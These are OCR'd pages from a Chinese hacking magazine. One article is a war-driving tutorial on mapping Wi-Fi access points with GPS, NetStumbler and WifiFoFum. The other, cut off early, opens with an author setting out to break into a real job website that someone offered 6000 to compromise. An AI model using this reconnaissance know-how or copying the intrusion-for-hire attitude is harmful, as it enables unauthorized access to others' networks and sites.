


图 9

为了获得无线接入点（AP，Access Point，又称为无线访问点）的更多信息，War-Driving中通常会使用笔记本电脑外的其它辅助设备，比如使用全球定位系统（GPS）设备来得到AP直观的位置信息。

要用GPS进行辅助探测，首先得实现笔记本蓝牙模块与GPS设备的配对，如图3，并让GPS设备与串行端口服务连接，如图4。连接成功后，我们便可以看到当前连接的基本信息，如当前蓝牙串行端口服务的端口号，如图5。




图 10

接下来就可以更好地探测AP信息了。在Linux环境中有Kismet、Airopeek等无线探测工具，也有基于Linux系统的鼎鼎大名的BackTrack3；而在Windows环境中，提到无线探测工具，就不得不提到NetStumbler。作为公认的Windows下的最好无线探测工具，NetStumbler的表现确实很不错。下面将以NetStumbler为例来介绍如何结合GPS进行无线探测。




图 11

首先得在NetStumbler中的GPS选项卡里进行配置，包括端口、比特率的设置等，如图6。配置好后便可以开始搜索AP了，结果如图7。要注意的是，如果没有正确配置GPS，那么NetStumbler便会在状态栏提示超时，如图8。

我们也可以使用PDA和GPS来收集信息。首先得在PDA上开启蓝牙功能，如图9，再进行对蓝牙设备的搜索，以实现GPS设备与PDA设备的配对。如图10，展示的为一外接GPS设备。

搜索结果如图11，现在我们可以用Mini GPS Viewer进行一下卫星定位和信号强度测试，如图12、图13。




图12




图13




图14




图15




图16




图17

下面我们就可以用WifiFoFum进行信息收集了。在WifiFoFum的GPS设置选项卡中填写相应的参数后即可进行无线数据探测了，如图14、图15。从WifiFoFum中可以清楚看到AP的MAC地址和SSID（Service Set Identifier，服务标示符）等信息。

当然，你还可以选择一种更惬意的方式来进行无线信息收集，这种方式便是War－Walking。War－Walking不需要汽车，需要的只是两条可以走路的腿和一些必要的设备，最好是PDA这种小型的设备。要明白，拿个笔记本电脑在街上穿梭真的是十分惹眼，因此这对商业间谍来讲是绝对不允许的，如图16、图17。




图19

事实上，如果你是一个不折不扣的懒人，想尽量多省事，也可以直接在网上搜索AP Hotspot地图，如图18，尽管我要说这可不是个好品质。不过，国内的无线行业还远不及国外的水平，如今国外的无线爱好者已经绘制了许多地区的AP Hotspot地图，然而国内在这一块却还几乎是空白。

War－Pedaling与War－Driving类似，只不过是交通工具不同。而War－信息，就算是War－Chalking了，如图19。要注意的是，国外一些地区的管理很严，在公共场所乱涂乱画可是要罚款的，国内也不要随意这样做，爱护公物，人人有责嘛。

一个人走在大街上，空中的电波继续传播着，恶意的信号还在发出刺耳的尖叫。但，心明，则万籁俱寂，现在你只需要走路。当然，你也可以戴上耳机，听着音乐，还可以捧杯茶或咖啡暖暖手，尽情享受这冬日的阳光。就在这时，耳机里突然传来悦耳的声音："发现无线访问点……"




图18

写在文外的话：暂且讲到这里了，无线渗透还有其它应用，诸如蓝牙入侵。蓝牙手机已经十分普遍，这在另一方面也意味着安全问题会普遍存在，个人的通话等隐私也因此受到威胁。这里只是提供一个思路，不要只把注意力投入到黑站等其它传统攻击方式上。这里还要强调一下，白帽子是黑客的唯一出路，尊重别人的隐私是我们的义务。

［NetStumbler已经收集在本期光盘中］

编辑点评：

作者的这种抒情性的写法我是不认同的，科普文章就是说明文！在本栏目中把工具的用法、入侵的技巧很白话的说清楚就好，而不是这样的废话一大堆。读者看完却对无线入侵的方法了解得只是隔靴搔痒，换句白话文来讲，就是作者没有写到点子上，有点离题了。就算是当作抒情文来看，从文风上我应当能看出作者年纪还小，如果你对写作有兴趣的话，我在这里劝你一句，好文章的文采贵在朴实，那是骨子里的华丽，而不是你这样的词藻堆砌。不过毕竟写无线入侵的文章极少，所以我才发表了这一篇文章。

利用SHELL INJIECTION进行入侵

文 BloodSword @ 0kee&vtwo

前天晚上通宵写程序，到昨天早上9点基本完成，正准备去睡觉，突然friddy大牛在群里发了两个站，说是出6000收。6000两个站，那一个不就是3000了？什么站这么值钱啊？在好奇心的驱使下，点开第一个url看了下，http://www.XXX.com/，好像是什么大学生求职／兼职类型的网站，如图1。

这年头，大学生找个工作也不容易啊，更别说我们这些没上大学的人了。突然一时手痒，想起自己已经很久没入侵网站了，技术放着不用可是要退步的，试试自己还能不能拿下这样的网站吧。另外，图是过后才截的，可能跟原过程在细节上有些出入。

先扫了一下后台，如图2，结果蛮丰富的，不光扫到了后台，又有ewebeditor和fckeditor，还带个论坛。接着去看了下，eweb删了后台，fck禁用了上传，都没办法利用。废话，要是那么容易，




图1




图2




图3

